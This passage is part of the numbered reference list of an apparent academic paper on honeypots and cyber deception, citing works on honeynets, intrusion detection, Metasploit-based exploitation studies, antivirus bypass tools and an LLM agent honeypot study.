[22].Jain, A. and D.B. Buksh, Advance Trends in Network Security with Honeypot and its Comparative Study with other Techniques. International Journal of Engineering Trends and Technology, 2015. 29: p. 304-312.

[23].Almeshekah, M.H., CERIAS Tech Report 2015-11 Using Deception to Enhance Security: A Taxonomy, Model, and Novel Uses. 2015.

[24].K. Shoushian, A.J.R., M. Dehghani, Modeling of cyber-attacks obfuscation, based on alteration technique of attack. Electronic and cyber defense, 2020. 8(1): p. 67-77 , DOR:https://dor.isc.ac/dor/20.1001.1.23224347.1399.8.1.6.6, (In Persian).

[25].Knudsen, M., J. Løvbråten, and A. Dalmo, Deploying a Virtualised High-Interaction Honeynet. 2014.

[26].Sokol, P., P. Pekarčík, and T. Bajtoš, Data collection and data analysis in honeypots and honeynets. Proceedings of the Security and Protection of Information. University of Defence, 2015.

[27].Harikrishnan, V. and G. Kumar, Advanced Persistent Threat Analysis using Splunk. International Journal of Pure and Applied Mathematics, 2018. **118**(20): p. 3761-3768.

[28].team, S. Suricata Open Source IDS / IPS / NSM engine 2019; Available from: https://suricata-ids.org/.

[29].Sanders, C. and J. Smith, Applied network security monitoring: collection, detection, and analysis. 2013: Elsevier.

[30].Wang, B., K. Lu, and P. Chang. Design and implementation of Linux firewall based on the frame of Netfilter/IPtable. in 2016 11th International Conference on Computer Science & Education (ICCSE). 2016. IEEE.

[31].ROBERTSON, W., Using Web Honeypots to Study the Attackers Behavior. 2017, TELECOM ParisTech.

[32].Fan, W., D. Fernández, and Z. Du. Adaptive and flexible virtual honeynet. in International Conference on Mobile, Secure and Programmable Networking. 2015. Springer.

[33].Abbasi, F.H. and R. Harris. Experiences with a generation iii virtual honeynet. in Telecommunication Networks and Applications Conference (ATNAC), 2009 Australasian. 2009. IEEE.

[34].Aliyev, V., Using honeypots to study skill level of attackers based on the exploited vulnerabilities in the network. 2010.

[35].T-Pot 17.10 - Multi-Honeypot Platform rEvolution. 2017; Available from: https://dtag-dev-sec.github.io/mediator/feature/2017/11/07/t-pot-17.10.html.

[36].Wahono, S. and S. Alif Subardono, Analisis dan Implementasi Honeypot Terdistribusi sebagai Deteksi Aktivitas Blackhat pada Jaringan. 2017, Universitas Gadjah Mada.

[37].Koniaris, I. HoneyDrive Honeypot Bundle Linux. 2014; Available from: https://bruteforce.gr/honeydrive/.

[38].Jigneshkumar, S.M., Modern Honey Network. International Journal of Research in Advent Technology (E-ISSN: 2321-9637) Special Issue, 2016. E-ISSN: 2321-9637(National Conference "NCPCI-2016", 19 March 2016).

[39].Oosterhof, M., Cowrie honeypot. Security Intelligence, 2014.

[40].Müter, M., et al., A generic toolkit for converting web applications into high-interaction honeypots. University of Mannheim, 2008. 280: p. 6.1.

[41].Crane, S., et al. Booby trapping software. in Proceedings of the 2013 New Security Paradigms Workshop. 2013. ACM.

[42].Itkin, E. Reverse RDP Attack: Code Execution on RDP Clients. 2019; Available from: https://research.checkpoint.com/reverse-rdp-attack-code-execution-on-rdp-clients/.

[43].Sintsov, A. Honeypot that can bite: Reverse penetration. in Black Hat Europe Conference. 2013.

[44] (@debasishm89), D.M., Browser Exploits. MCAFEE 2017.

[45].Singh, E.G. and M. Kaur, Armitage: A Penetration testing tool to evaluate Destructive Vulnerabilities.

[46].Brandis, R.A.S., Luke. Threat Modelling Adobe Pdf. Edinburgh South Australia : Dsto Defence Science And Technology Organisation 2012.

[47].Ramirez-Silva, E., and Marc Dacier. "Empirical study of the impact of metasploit-related attacks in 4 years of attack traces." Annual Asian Computing Science Conference. Springer Berlin Heidelberg, 2007.

[48].O'Leary, M., Cyber operations: building, defending, and attacking modern computer networks. 2015: Apress.

[49].Choudhary, R. and M. Khurana, Exploitation of PDF Reader Vulnerabilities using Metasploit Tool. 2017.

[50].Zarghoon, A., et al., Evaluation of AV Systems Against Modern Malware.

[51].kyREcon. Shellter 2017 cited 2017; Available from: https://www.shellterproject.com/introducing-shellter/.

[52].D, D., Anti-Virus Bypass with Shellter 5.1 on Kali Linux. 2015.

[53].Ge, M., et al., Proactive defense for internet-of-things: moving target defense with cyberdeception. ACM Transactions on Internet Technology (TOIT), 2021. **22**(1): p. 1-31.

[54].Reworr and D. Volkov, LLM Agent Honeypot: Monitoring AI Hacking Agents in the Wild. ArXiv, 2024. abs/2410.13919.

[55].Zeltser, L., Experimenting with Honeypots Using The Modern Honey Network 20 Feb 2015. Electron Resource. Access mode: https://zeltser. com/modern-honey-network-experiments.

[56].Lin, K. and L. Kyaw, Hybrid Honeypot System for Network Security. 2008.

.